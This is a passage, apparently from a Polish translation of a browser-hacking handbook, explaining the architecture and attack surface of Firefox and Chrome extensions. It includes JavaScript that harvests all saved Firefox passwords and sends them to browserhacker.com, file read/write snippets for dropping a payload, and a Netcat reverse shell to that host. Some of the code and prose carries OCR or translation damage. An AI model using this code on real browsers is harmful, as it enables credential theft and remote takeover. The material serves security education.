przeglądarki nie obsługuje redukcji uprawnień, a może nawet programiści żądali zbyt wiele podczas instalacji. Oczywiście im więcej przywilejów ma rozszerzenie, tym atrakcyjniejszym będzie celem.

Nieuprzywilejowana strefa internetowa

Strefa internetowa to nieuprzywilejowana strefa przeglądarki. Prawdopodobnie dobrze znasz działanie tej strefy. Przestrzega zasady Same Origin Policy (SOP), ma ograniczony dostęp do poufnych danych użytkownika i nie może bezpośrednio wpływać na system operacyjny. Strefa internetowa to nieuprzywilejowany kontekst, w którym wykonuje się JavaScript po zwróceniu z aplikacji sieci Web. Krótko mówiąc, jest to kontekst, w którym wykonywany jest praktycznie cały kod aplikacji internetowej.


Uprzywilejowana strefa przeglądarek

Rozszerzenia, choć nadal są nieco wirtualnymi aplikacjami internetowymi, nie są obsługiwane przez HTTP ani HTTPS. Działają we własnym schemacie URI, który jest niedostępny dla zwykłych stron internetowych lub lokalnych plików z powodu SOP. W uprzywilejowanej strefie przeglądarki (zwanej również strefą chrome://) wykonywany jest kod rozszerzeń. Jest to strefa wysoce zaufana w przeglądarce. Strefa chrome:// ma dostęp do poufnych informacji użytkownika i uprzywilejowanych interfejsów API i nie jest ograniczona przez SOP.

Przeglądarki chrome:// nie należy mylić z przeglądarką Google Chrome. Termin w leksykonie przeglądarki jest przeciążony, ale na szczęście prawie zawsze jest wystarczająco dużo kontekstu, aby określić, do którego terminu się odwołuje. Aby zmniejszyć wszelkie możliwe nieporozumienia, w całej tej książce schemat URI chrome:// jest używany podczas omawiania uprzywilejowanego kontekstu.

Zrozumienie rozszerzeń Firefoksa

Rozszerzenia przeglądarki Firefox nie różnią się od rozszerzeń innych dostawców przeglądarek tym, że zwiększają funkcjonalność przeglądarki. Podobnie jak wiele technologii związanych z przeglądarką, często są one napisane w JavaScript. Jest to nawet zachęcane i ułatwiane przez edytor rozszerzeń online Mozilli, który umożliwia programistom pisanie i testowanie rozszerzeń online. Rozszerzenia Firefoksa są bardzo proste w instalacji, a możliwość instalowania i używania rozszerzeń jest domyślnie włączona. Rozszerzenia będą działać z każdym załadowanym źródłem; to znaczy, chyba że został wyraźnie wyłączony lub przeglądarka została uruchomiona w trybie awaryjnym. Gdy przeglądarka Firefox zostanie uruchomiona w trybie awaryjnym, żadne rozszerzenia nie zostaną włączone. Rysunek przedstawia skoncentrowany na bezpieczeństwie widok architektury rozszerzeń przeglądarki Firefox. Zawiera przegląd powierzchni ataku i ścieżek eksploatacji, które zostały omówione w dalszych sekcjach.



Badanie kodu źródłowego

Struktura pliku, która tworzy rozszerzenie przeglądarki Firefox, jest skompresowana przy użyciu formatu zip. Zamiast tradycyjnego sufiksu nazwy pliku .zip (nie będziemy używać „rozszerzenia nazwy pliku", aby uniknąć nieporozumień), te pliki używają sufiksu nazwy pliku .xpi (wymawiane „zippy"). Oznacza to, że znasz już proces wyodrębniania zawartości rozszerzenia przeglądarki Firefox. Ta wiedza jest dość korzystna, ponieważ nie musisz uczyć się nowej metody, aby uzyskać dostęp do źródła. Możesz po prostu użyć swojego ulubionego programu dekompresyjnego, aby zbadać docelową strukturę katalogów rozszerzeń przeglądarki Firefox.

STRUKTURA KATALOGU ROZSZERZEŃ FIREFOX

Rozszerzenia Firefoksa mają bardzo podobną strukturę z pewnymi dobrze znanymi celami dla zawartości każdego katalogu. Struktura katalogów często wygląda następująco:

* Chrome zawiera dalsze podkatalogi

* Treść zawiera główną funkcjonalność

* Skórka zawiera obrazy i CSS

* Ustawienia domyślne zawierają preferencje

* Komponenty zawierają komponenty XPCOM, jeśli są potrzebne

Katalog zawartości prawdopodobnie zawiera informacje, które Cię zainteresują. Będzie miał główne rozszerzenie JavaScript oraz, w niektórych przypadkach, biblioteki binarne.

Interpretacja procesu aktualizacji

Jednym z plików, który potencjalnie może być interesujący, jest plik install.rdf, który zawiera szczegółowe informacje nie tylko o instalacji, ale także o procesie aktualizacji. (Nieobowiązkowe) parametry związane z zarządzaniem aktualizacjami rozszerzenia to updateURL i updateKey. Ich obecność lub brak oznacza dla Firefoksa sposób aktualizacji rozszerzenia. Jeśli nie istnieje, aktualizacja rozszerzenia jest w pełni zarządzana przez dodatki Mozilli i masz ograniczone możliwości atakowania procesu aktualizacji. Będziesz mieć również ograniczoną powierzchnię ataku, jeśli zostanie określony updateKey lub jeśli updateURL używa schematu HTTPS URI. Jeżeli parametr updateKey jest zawarty w pliku install.rdf, będzie on zawierał klucz publiczny. Teraz odpowiedni klucz prywatny musi podpisywać wszystkie aktualizacje dostarczone z wyznaczonego adresu URL aktualizacji. W tej sytuacji Firefox

weryfikuje integralność wszystkich aktualizacji, co zapobiega zakłócaniu procesu aktualizacji. W scenariuszu, w którym plik install.rdf zawiera adres URL aktualizacji HTTP, a klucz updateKey jest pominięty, występuje problem z zabezpieczeniami. Oznacza to, że żadna z aktualizacji nie ma zweryfikowanej integralności i są dostarczane przez kanał zwykłego tekstu. Po uruchomieniu Firefox połączy się z adresem URL aktualizacji i zażąda pliku update.rdf, który zawiera informacje o wersji, których Firefox użyje do określenia, czy wymaga aktualizacji. Jak wykazano w poprzednich rozdziałach, możliwe jest przejęcie kontroli nad kanałami komunikacji w postaci zwykłego tekstu przy użyciu technik pośrednich. Po przejęciu kontroli nad tym kanałem aktualizacji proces dostarczania własnej aktualizacji jest trywialny.

Zrozumienie XUL i XBL

Język interfejsu użytkownika XML (XUL) to sposób na wyrażenie widocznej zawartości w chrome przeglądarki Firefox. Ale to jest to! Żadne działania nie zostaną wykonane po naciśnięciu klawisza lub kliknięciu myszą. W tym miejscu pojawia się XML Binding Language (XBL). Skleja widoczną zawartość z JavaScript, tworząc wszystkie funkcje, których oczekujesz po kliknięciu przycisku. Co zaskakujące, nawet sama przeglądarka Firefox jest tworzona w XUL, co można zobaczyć, wpisując adresy URL chrome:// w pasku adresu. Jeśli wpiszesz chrome://browser/content/browser.xul do przeglądarki, zobaczysz ekran na rysunku.

Rysunek przedstawia przeglądarkę Firefox wczytującą adres URL chrome://browser/content/browser.xul. Treść, która jest ładowana, jest również funkcjonalna, ponieważ XUL jest sklejony z XBL. Jak widać, wpisując ten sam adres URL w drugim pasku adresu, tworzona jest trzecia prezentacja chrome przeglądarki. Te opisy XUL i XBL są uproszczone, ale służą do przedstawienia krótkiego tła, ponieważ ataki w tym obszarze są w dużej mierze teoretyczne. W związku z tym nie zostaną one zbadane bezpośrednio, chociaż wiele szczegółów omówionych w poniższych sekcjach dotyczy wykorzystania luki w tych technologiach.

Eksploracja API XPCOM

Interfejs API modelu wieloplatformowego komponentów składowych (XPCOM) zapewnia dodatkową funkcjonalność rozszerzeń przeglądarki. XPCOM to wieloplatformowy model komponentów używany w przeglądarce. Jeśli znasz Microsoft COM, pomocne będzie myślenie o XPCOM jako o własnej wersji Mozilli. JavaScript w rozszerzeniu potrzebuje sposobu na dostęp do XPCOM. W tym miejscu pojawia się XPConnect i ułatwia komunikację między XPCOM i JavaScript. Zapewnia przezroczystą warstwę, która umożliwia używanie JavaScript do wywoływania funkcji w XPCOM. Zasadniczo jest to to, czego będziesz używać do wywoływania API XPCOM z poziomu strefy chrome://. Dzięki badaniom Nicka Freemana i Roberto Suggi Liveraniego dobra wiadomość jest taka, że rozszerzenia mogą wykorzystywać komponenty XPCOM, które mogą działać w kontekście systemu operacyjnego. Przyjrzyjmy się niektórym z ich badań i czynnościom, które XPCOM umożliwia ci wykonanie.

Odsłanianie menedżera logowania

Firefox, podobnie jak wszystkie przeglądarki internetowe, zapewnia metodę przechowywania nazw użytkowników i haseł do aplikacji internetowych odwiedzanych przez użytkownika. Te poufne informacje są również dostępne przez API XPCOM. Oznacza to, że z rozszerzenia można odpytywać menedżera logowania. Interfejs nsILoginManager współpracuje z funkcją menedżera haseł w Firefoksie. Istnieją metody dodawania, usuwania, modyfikowania i przeglądania przechowywanych poświadczeń w przeglądarce. Funkcje udostępniane przez API obejmują potencjalnie bardzo użyteczną metodę getAllLogins() o oczywistym przeznaczeniu:

```
// Get the login manager object

var l2m=Components.classes[

"@mozilla.org/loginmanager;1"].

getService(Components.interfaces.nsILoginManager);

// Get all credentials from the login manager

allCredentials = l2m.getAllLogins({});

// Extract all the hosts, usernames and passwords

for (i=0;i<=allCredentials.length;i=i+1){

var url = "http://browserhacker.com/";

url += "?host=" + encodeURI(allCredentials[i].hostname);

url += "&user=" + encodeURI(allCredentials[i].username);

url += "&password=" + encodeURI(allCredentials[i].password);

window.open(url);

}
```

Ten kod pokazuje, jak można wyodrębnić całą zawartość menedżera logowania Firefoksa. Spowoduje to wysłanie żądania HTTP zawierającego dane uwierzytelniające do serwera WWW znajdującego się pod adresem http://browserhacker.com.

Czytanie z systemu plików

SOP nie dotyczy adresów URL w rozszerzeniach. Instrukcje w uprzywilejowanej strefie chrome:// są praktycznie nieograniczone podczas uzyskiwania dostępu do dowolnego źródła. W tej sytuacji bardzo przydatny staje się plik schematu URI. Możesz użyć metody document.ReadURL.readFile z tym dodatkowym uprawnieniem. Tak więc w strefie chrome:// ta metoda pozwala na odczytanie dowolnych plików z systemu plików:

```
var fileToRead="file:///C:/boot.ini";

var fileContents=document.ReadURL.readFile(fileToRead);
```

W ramach uprzywilejowanego kontekstu rozszerzenia, poprzedni kod odczytałby plik c:\boot.ini z systemu plików

Pisanie do systemu plików

API XPCOM używane przez Firefox do zapisu w systemie plików nazywa się nsIFile-OutputStream. Podobnie jak lokalny dostęp do plików omówiony w poprzedniej sekcji, ten interfejs umożliwia przeglądarce pisanie w dowolnym miejscu systemu plików, w jakim może to zrobić przeglądarka. Wykorzystanie tego interfejsu API XPCOM może zapewnić większą wszechstronność podczas ataku. Na przykład może to być przydatne przy wdrażaniu ładunku, takiego jak Metasploit Meterpreter lub innego wybranego narzędzia dostępu zdalnego:

```
function makeFile(bdata){
var workingDir= Components.classes[
"@mozilla.org/file/directory_service;1"]
.getService(Components.interfaces.nsIProperties)
.get("Home", Components.interfaces.nsIFile);
var aFile = Components.classes["@mozilla.org/file/local;1"]
.createInstance(Components.interfaces.nsILocalFile);
aFile.initWithPath( workingDir.path + "\\filename.exe" );
aFile.createUnique(
Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
var stream = Components.classes[
"@mozilla.org/network/safe-file-outputstream;1"]
.createInstance(Components.interfaces.nsIFileOutputStream);
stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
stream.write(bdata, bdata.length);
if (stream instanceof Components.interfaces.nsISafeOutputStream){
stream.finish();
} else {
stream.close();
}
}
```

Metoda makeFiie ( ) w tym kodzie używa XPCOM do zapisu w systemie plików (Windows). Pamiętaj, że do pomyślnego wykonania potrzebne są uprawnienia dostępne w strefie chrome://.

Wykonywanie poleceń systemu operacyjnego

Oczywiście chcesz wiedzieć, jak wykonywać programy w docelowym systemie operacyjnym. W ten sposób odzyskasz połączenie i uruchomisz swoje ładunki. XPCOM również zapewnia na to sposób! nsiProcess reprezentuje wykonywalny proces w krainie Mozilli. Może być wykorzystany z poziomu rozszerzenia Firefox do wykonywania programów przechowywanych w systemie plików celu. Poniższy kod demonstruje, jak wykonać odwrotną powłokę za pomocą Netcat w systemie operacyjnym Linux:

```
var lFile = Components.classes["©mozilla.org/file/local;1"]

.createInstance(Components.interfaces.nsILocalFile);

var IPath = "/bin/nc";

lFile.initWithPath(IPath);

var process = Components.classes["©mozilla.org/process/util;1"]

.createInstance(Componen

ts.interfaces.nsIProcess);

process.init(lFile);

process.run(false,[1 -e', /bin/bash', browserhacker.com', 12345 ' ] , 4) ;
```

W przykładzie użyto zarówno nsILocalFile, jak i nsIProcess, aby złamać zabezpieczenia systemu, na którym działa Twoja docelowa przeglądarka

Badanie modelu bezpieczeństwa

Rozszerzenia do przeglądarki Firefox działają z pełnymi uprawnieniami przeglądarki. Oznacza to, że wszelkie instrukcje uruchamiane w strefie chrome : / / nie będą miały ograniczonych uprawnień. Ważną kwestią jest to, że nie ma koncepcji piaskownicy ani granic bezpieczeństwa. Ten bardzo płaski model uprawnień daje każdemu kompromisowi z rozszerzeniem praktycznie bezpośrednią metodę dostępu do interfejsów API przeglądarki, systemu plików i systemu operacyjnego.

Odkrywanie strefy Chrome

Uprzywilejowana strefa chrome:// w Firefoksie ma własny schemat URI (chrome:///) i zapewnia programistom rozszerzeń pełny dostęp do przeglądarki za pośrednictwem w pełni funkcjonalnych interfejsów API. Rozszerzenie może na przykład rekonfigurować przeglądarkę i inne rozszerzenia, pobierać pliki cookie i przechowywane hasła, a także pobierać pliki i wykonywać polecenia systemu operacyjnego (w kontekście użytkownika systemu operacyjnego uruchamiającego przeglądarkę). W przeciwieństwie do Chrome, o którym mowa w dalszej części, twórca rozszerzenia Firefox nie jest w stanie ograniczyć dostępu do różnych poziomów uprawnień. Powoduje to, że wszystkie uprawnienia są dostępne dla wszystkich rozszerzeń. Najczęstszą luką w rozszerzeniach przeglądarki Firefox jest wykonanie zdalnego kodu w kontekście uprzywilejowanym. Ponieważ rozszerzenia działają z tymi samymi uprawnieniami co przeglądarka, udany kompromis będzie również działał z tymi uprawnieniami. Kolejną zaletą, jaką masz, jest to, że wykonywanie poleceń systemu operacyjnego wykorzystuje rozszerzenie API, które zapewnia prostą i niezawodną ścieżkę do wykorzystania.

Zrozumienie rozszerzeń Chrome

Podobnie jak rozszerzenia przeglądarki Firefox, rozszerzenia Chrome działają z podwyższonymi uprawnieniami. Mogą robić rzeczy, których normalny kod JavaScript na stronie nie może zrobić. Na przykład rozszerzenie Chrome może mieć dostęp do wszystkich otwartych kart, wysyłać żądania z różnych źródeł, odczytywać pliki cookie (w tym te oznaczone przez HttpOnly) i wiele więcej. Chrome (manifest w wersji 2) ma bardziej złożoną architekturę niż Firefox. Ma również uprzywilejowaną strefę chrome:// wraz z dodatkową granicą bezpieczeństwa. Rozszerzenie Chrome będzie zawierać jeden plik manifestu, a pozostałe komponenty będą składać się z kombinacji strony w tle, stron interfejsu użytkownika i skryptów treści. Potencjalnie może mieć inne komponenty, ale to są te główne, na które

się natkniesz. Rozszerzenia Chrome aktualizują się po cichu w tle bez wiedzy użytkownika, więc prawdopodobnie Twój cel będzie miał zainstalowaną najnowszą i najlepszą wersję rozszerzenia.

Badanie kodu źródłowego

Nie będziesz potrzebować elitarnych umiejętności inżynierii wstecznej, aby analizować rozszerzenia Chrome. Są napisane w (zgadłeś!) JavaScript i HTML. Po prostu pobierz rozszerzenie docelowe z Chrome Web Store.11 Chrome używa sufiksu .crx dla swoich nazw plików rozszerzeń, więc powinny być łatwe do wykrycia. Są po prostu skompresowaną strukturą katalogów, podobnie jak rozszerzenia Firefoksa. Następnie rozpakuj kod rozszerzenia i uruchom swoje ulubione IDE. Umożliwi to korzystanie z narzędzi do analizy statycznej i odkrywanie luk w zabezpieczeniach poprzez ręczne przeglądanie kodu. Czasami analiza statyczna nie wystarcza. Ale poczekaj; na ratunek przychodzi Chrome! Możesz zainstalować rozszerzenie w swojej przeglądarce i łatwo je dynamicznie debugować. Przełącz tryb programisty na chrome://extensions, a będziesz mógł uruchomić dowolne rozszerzenie rozpakowane do wybranego katalogu. Po włączeniu trybu programisty możesz użyć opcji Zbadaj widoki, aby uruchomić okno Narzędzi programistycznych Chrome.Kliknij plik wymieniony za elementem Zbadaj widoki na karcie Rozszerzenia.

Interpretacja manifestu

Rozszerzenia Chrome muszą mieć plik manifest.json. Osoby z umiejętnościami dedukcji podobnymi do Sherlocka już wiedzą, że musi być w formacie JSON. Ten plik opisuje zasoby, do których będzie miał dostęp podczas standardowej funkcjonalności. Poniższy fragment przedstawia zawartość podobną do tego, czego można się spodziewać w pliku manifest.json:

```
{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

< rest of content >

}
```

Ograniczenia bezpieczeństwa dotyczące rozszerzeń opartych na wersji 1 manifestu były stosunkowo otwarte. Jak można się spodziewać, w znacznym stopniu przyczyniło się to do wykrycia luk w popularnych rozszerzeniach Chrome. Domyślnie dawał programistom dostęp do uprzywilejowanych interfejsów API, które zaakceptowali z otwartymi ramionami. Z kolei deweloperzy wiernie rozprowadzali rozszerzenia z większymi uprawnieniami, niż wymagali. W odpowiedzi firma Google stworzyła manifest w wersji 2, który stosuje domyślne zasady zabezpieczeń. Najbardziej godną uwagi zmianą było egzekwowanie polityki bezpieczeństwa treści w niektórych częściach bazy kodu rozszerzeń. Była to próba złagodzenia luk Cross-site Scripting i stanowi znaczną poprawę bezpieczeństwa. Chrome nie będzie już obsługiwać rozszerzeń korzystających z manifestu w wersji 1. Chrome będzie wyłącznie uruchamiał rozszerzenia z manifestem w wersji 2. W chwili pisania tego tekstu firma Google wycofywała rozszerzenia manifestu w wersji 1. Podczas tej zmiany dostępnych było więcej przykładów wykorzystania manifestu w wersji 1. W wielu przypadkach te same (lub bardzo podobne) exploity dotyczą rozszerzeń z manifestem w wersji 2. W poniższych sekcjach omówiono kilka przykładów z manifestem w wersji 1, ponieważ łatwo komunikują ataki. Nadal będą miały zastosowanie do rozszerzeń korzystających z manifestu w wersji 2, z pewnymi wymaganiami wstępnymi, które zostaną opisane. Najważniejszą kwestią jest to, że wersja manifestu 2 domyślnie

definiuje wiele ograniczeń bezpieczeństwa, a rozszerzenia w wersji 2 mają mniejszą powierzchnię ataku. Wiele ataków wymyślonych dla wersji 1 jest nadal skutecznych dla wersji 2, aczkolwiek z większą liczbą warunków wstępnych.

Badanie skryptów treści

Skrypty treści negocjują nieczystą treść internetową, która jest ładowana do przeglądarki. Na każdej stronie może być uruchomionych wiele skryptów treści. Ten składnik rozszerzenia Chrome ma bezpośredni dostęp do DOM i ma największą powierzchnię ataku. Jest też najmniej zaufany. Chociaż jest to ściśle część rozszerzenia, w niektórych przypadkach może być nawet bardziej pomocne wyobrażenie sobie skryptu treści jako specjalnej części strony internetowej. Jest to szczególna część, ponieważ kod skryptu treści jest oddzielony od skryptów innych rozszerzeń, a nawet od standardowych skryptów uruchamianych na stronie internetowej. Na przykład skrypt treści nie może wywoływać żadnych funkcji zdefiniowanych w źródle strony internetowej i na odwrót. Tak więc, podczas gdy dostęp DOM jest współdzielony, kod działa w izolowanym świecie. Izolowane światy zapewniają sposób na segregację dostępu w rozszerzeniu i są szczegółowo omówione w nadchodzącej sekcji. Skrypty treści mają ograniczony dostęp do interfejsów API rozszerzeń. Nie mogą uzyskać dostępu do zmiennych i funkcji na powiązanych stronach rozszerzeń. Nie mogą nawet uzyskać dostępu do innych skryptów treści ani wysyłać żądań między źródłami do własnych stron rozszerzeń. Skrypty treści są oddzielone od reszty rozszerzenia i środowiska granicą bezpieczeństwa. Dlatego czasami lepiej jest przeglądać je jako część strony internetowej, a nie jako rozszerzenie. Jednak skrypty treści są z pewnością częścią rozszerzenia. Widać to po ich nieco podwyższonych przywilejach. Mogą wysyłać żądania XHR z różnych źródeł do dowolnego źródła, które zostało umieszczone na białej liście w ich pliku manifestu:

"permissions": [

"http://*/*",

"https://*/*"

]

Poprzedni przykład JSON z pliku manifestu umożliwia skryptowi zawartości wykonanie XMLHttpRequest do dowolnego źródła HTTP lub HTTPS. Co ważne, gdy żądania są wysyłane przez rozszerzenie, zawierają pliki cookie, które mogły zostać ustawione przez aplikację internetową, z którą użytkownik wchodzi w interakcję. Nie zapominaj, że rozszerzenie może również odczytywać odpowiedzi. Oznacza to, że każde źródło, z którym użytkownik już się uwierzytelnił, będzie miało swoje tokeny sesji wysłane w XMLHttpRequest rozszerzenia.

Badanie interfejsu użytkownika

Strony interfejsu użytkownika to strony opcji, wyskakujące okienka lub dowolna inna strona prezentowana użytkownikowi. Na przykład niektóre rozszerzenia mają stronę ustawień. Zwykle to tylko ustawienia. plik html zadeklarowany w manifeście. Inne typy stron interfejsu użytkownika również ładują się po kliknięciu ikony rozszerzenia wyświetlanej obok paska adresu. Są to w zasadzie zasoby HTML, które tworzą interfejs użytkownika rozszerzenia. Dla twoich celów najważniejszą rzeczą, jaką należy z tego wyciągnąć, jest to, że JavaScript działający na stronach interfejsu użytkownika ma podwyższone uprawnienia. Może uzyskać dostęp do soczystych interfejsów API (strzeżonych przez granicę bezpieczeństwa rozszerzenia). Strony interfejsu użytkownika nie mają bezpośredniego dostępu do DOM i muszą w tym celu wykorzystywać skrypty zawartości. Pomiędzy skryptami treści a stronami przeglądania istnieje ścisła granica bezpieczeństwa. Skrypty zawartości nie mogą wywoływać funkcji

zdefiniowanych na stronie tła i stronach interfejsu użytkownika. Cała komunikacja musi odbywać się za pośrednictwem wiadomości.

Badanie strony tła

Strona tła (jeśli jest używana) może być postrzegana jako rdzeń rozszerzenia. Każde rozszerzenie ma co najwyżej jedną stronę w tle, bez względu na to, ile okien lub kart jest uruchomionych. Karty incognito to szczególny przypadek, chociaż ogólnie wszystkie otwarte okna i karty współdzielą stronę tła. Strona w tle ma podwyższone uprawnienia i działa zawsze, gdy uruchomiona jest przeglądarka. Dzięki tym podwyższonym uprawnieniom strona w tle może stanowić bardzo soczysty cel. Atakowanie strony w tle może początkowo wydawać się dość proste, ale rozszerzenia Chrome mają pewne silne zabezpieczenia. Strony działające w tle wykorzystują słabość polityki bezpieczeństwa treści, więc jeśli programista nie włączył wyraźnie a, możesz mieć pecha. Pomocne może być myślenie o stronie w tle jako o składniku serwera, który jest odpowiednikiem tradycyjnego modelu klient-serwer. Skrypty treści będą się z nim komunikować za pomocą predefiniowanych formatów wiadomości. Te zastrzeżone wiadomości stanowią część granicy bezpieczeństwa, przez którą musisz przemycić swój atak.

Biorąc pod uwagę wtyczki NPAPI

Netscape Plugin Application Programming Interface (NPAPI)15 to stara wieloplatformowa architektura wtyczek16. W następnym rozdziale dowiesz się dużo więcej o wtyczkach, ale dowiesz się o tym tutaj, ponieważ rozszerzenia Chrome mogą odwoływać się do nich w JavaScript. Te wtyczki NPAPI działają poza piaskownicą Chrome i mają uprawnienia użytkownika. To sprawia, że są idealnym celem, jeśli można nimi sterować z poziomu rozszerzenia. Google nie przegapiło znaczenia tego, ponieważ stwierdziło, że wszystkie wtyczki NPAPI muszą zostać ręcznie sprawdzone przed zaakceptowaniem w Chrome Web Store. Wtyczki NPAPI będą cierpieć z powodu przepełnienia bufora, błędów ciągu formatującego i luk w zabezpieczeniach wstrzykiwania poleceń – w zasadzie tak samo jak w przypadku innych skompilowanych programów, co sprawia, że są one w większości poza zakresem tej książki. Jednak luki w zabezpieczeniach wstrzyknięć zostały omówione tutaj i zagłębisz się w nie w dalszej części. Oczywiście wtyczki są również omówione w następnym rozdziale. Ale na razie będziesz po prostu otknij pojęć, które będą wspierać zrozumienie ataków rozszerzających. Poniższy przykład pokazuje zawartość manifestu.json, która sygnalizuje, że Twoje rozszerzenie docelowe korzysta z wtyczki:

```
{
"name": "BHH Extension",
…
"plugins": [
{"path": "bhh_extension_plugin.dll" }
],
...
}
```

Jeśli widzisz poprzedni kod w rozszerzeniu docelowym, warto zbadać potencjalne luki w zabezpieczeniach wtyczki.

Poznawanie modelu bezpieczeństwa

Rozszerzenia Chrome działają w źródłach przy użyciu schematu chrome-extension:// URI. Jest to w rzeczywistości uprzywilejowana strefa chrome:// przeglądarki, na którą będziesz atakować podczas atakowania rozszerzenia. Te źródła rozszerzeń Chrome są niedostępne dla zwykłych stron internetowych ze względu na zasady tego samego pochodzenia. Rozszerzenia, ze względu na działanie w strefie uprzywilejowanej, mogą uzyskiwać dostęp i modyfikować treści pochodzenia umieszczone na białej liście. Lista źródeł, w których działa rozszerzenie, jest opisana w pliku manifest.json w postaci wzorców dopasowania.

Badanie odizolowanych światów

Rozszerzenia Chrome wykorzystują koncepcję o nazwie Isolated Worlds. W tym miejscu skrypty na załadowanej stronie i skrypty treści pozostają oddzielone. Chociaż skrypty mogą uzyskiwać dostęp do DOM i zmieniać go, nie mają bezpośredniego dostępu do izolowanego świata innego skryptu. Ogranicza to swobodę atakującego wykorzystującego luki w skryptach treści. Aby jeszcze bardziej oddzielić skrypty treści od skryptów stron, Chrome tworzy indywidualne reprezentacje DOM w każdym izolowanym świecie. Jest to przejrzyste dla wszystkich skryptów. Inne skrypty natychmiast obserwują wszystkie zmiany DOM, ale nie działają na tej samej strukturze. Pod każdym względem programista może nie zauważyć izolowanych światów podczas opracowywania rozszerzeń. Jednak zauważysz je, jeśli spróbujesz bezpośrednio wywołać funkcje w skryptach treści.

Badanie wzorców dopasowania

Wzorce dopasowania są również używane do ograniczania obiektów XMLHttpRequest rozszerzenia. Jak omówiono wcześniej w tym rozdziale, rozszerzenia, w przeciwieństwie do witryn internetowych, mogą używać obiektów XHR do wysyłania żądań i odczytywania odpowiedzi z różnych źródeł i są ograniczone jedynie przez zadeklarowane wzorce dopasowania. Poniższy przykład kodu demonstruje dopasowanie wzoru dla pochodzenia http://browservictim.com/:

"content_scripts": [

{

"matches": ["http://browservictim.com/*"],

"css": ["styles.css"],

"js": ["script.js"]

}

],

Zwróć szczególną uwagę na rozszerzenia z wzorcami dopasowania symboli wieloznacznych, takimi jak file:///*, http://*/*, *://*/* lub <all_urls>. Rozszerzenia te mogą być potencjalnie wykorzystywane przez dowolną witrynę odwiedzaną przez użytkownika.

Badanie uprawnień

Wiele rozszerzeń przeglądarki Google Chrome żąda (i uzyskuje) dostęp do wysokich uprawnień w przeglądarce. Pozwala im to na wykonywanie czynności, których nie może wykonać strona internetowa. Ten uprzywilejowany dostęp sprawia, że są one bardziej przydatne dla Twojego celu i sprawia to, że kompromitujące rozszerzenia są również dla Ciebie bardziej przydatne. Jest to szczególnie istotne, ponieważ rozszerzenia mają możliwość obejścia ograniczeń polityki tego samego pochodzenia. Ze względu na oczywisty wpływ na bezpieczeństwo uruchamiania takiego

uprzywilejowanego kodu programiści muszą określić, których części interfejsu API zamierzają użyć podczas instalacji. Uprawnienia są wyrażone w pliku manifest.json. Przykład można zobaczyć w następującym fragmencie:

"permissions": ["http://*/*", "https://*/*", "tabs", "cookies"],

Po zainstalowaniu rozszerzenia użytkownikowi wyświetla się okno dialogowe z potwierdzeniem, zawierające czytelne dla człowieka opisy uprawnień rozszerzenia. Gdy użytkownik kliknie Dodaj, rozszerzenie zostanie zainstalowane ze wszystkimi uprawnieniami określonymi w oknie dialogowym. Wiele rozszerzeń w sklepie Google Chrome Web Store prosi o dostęp do Twoich danych we wszystkich witrynach. Wyrażając zgodę na zainstalowanie takiego rozszerzenia, dajesz mu uprawnienia do czytania każdej odwiedzanej strony, w tym witryn korzystających ze schematu HTTPS URI. Te rozszerzenia mogą uzyskiwać dostęp do haseł, dołączać rejestratory naciśnięć klawiszy i nie tylko. Niektóre rozszerzenia wysyłają nawet te dane do stron trzecich przez HTTP. Te niebezpieczne praktyki sugerują, że bezpieczeństwo nie było priorytetem dla programistów i może sprawić, że te rozszerzenia staną się bardziej owocnym celem.

Badanie granicy bezpieczeństwa

Granica bezpieczeństwa oddziela skrypt treści (i stronę internetową) od reszty rozszerzenia. Skrypt treści działa w kontekście strony internetowej w źródle HTTP(S), a pozostałe strony w chrome-extension://origin. Te dwa źródła komunikują się tylko poprzez przekazywanie wiadomości. Domyślnie stanowi to skuteczną barierę między niezaufaną stroną internetową a wysokim uprzywilejowanym zapleczem rozszerzeń. Google podaje nawet 19 przykładów niezabezpieczonych praktyk kodowania, które mogą pomóc w zrozumieniu i odkryciu luk w zabezpieczeniach w docelowym rozszerzeniu. Poniższe przykłady działają na stronie rozszerzenia w tle i komunikują się ze skryptem treści:

chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {

var resp = eval("(" + response.farewell + ")");

});

Powyższy kod używa eval w sposób niepewny, używając komunikatu skryptu zawartości jako części jego parametru. Następny przykład używa innerHTML do zapisania niezaufanych odpowiedzi do DOM:

chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {

document.getElementById("resp").innerHTML = response.farewell;

});

Szukanie użycia eval i innerHTML to dobry początek podczas sprawdzania kodu w rozszerzeniu docelowym. Jest to szczególnie ważne, jeśli te funkcje są używane na stronie w tle. Te przykłady stworzyły luki w zabezpieczeniach Cross-content Scripting, o których dowiesz się więcej w dalszych sekcjach tej części. Musisz wykorzystać te luki, przemycając swój atak najpierw przez skrypt zawartości. Tylko wtedy będziesz miał pośredni dostęp do interfejsu API przekazującego wiadomości. Jest jednak inny scenariusz. Deweloper może udostępnić interfejs API przesyłania wiadomości bezpośrednio ze strony internetowej, jawnie deklarując go w pliku manifest.json:

"externally_connectable": {

"matches": ["http://browservictim.com/*"]

}

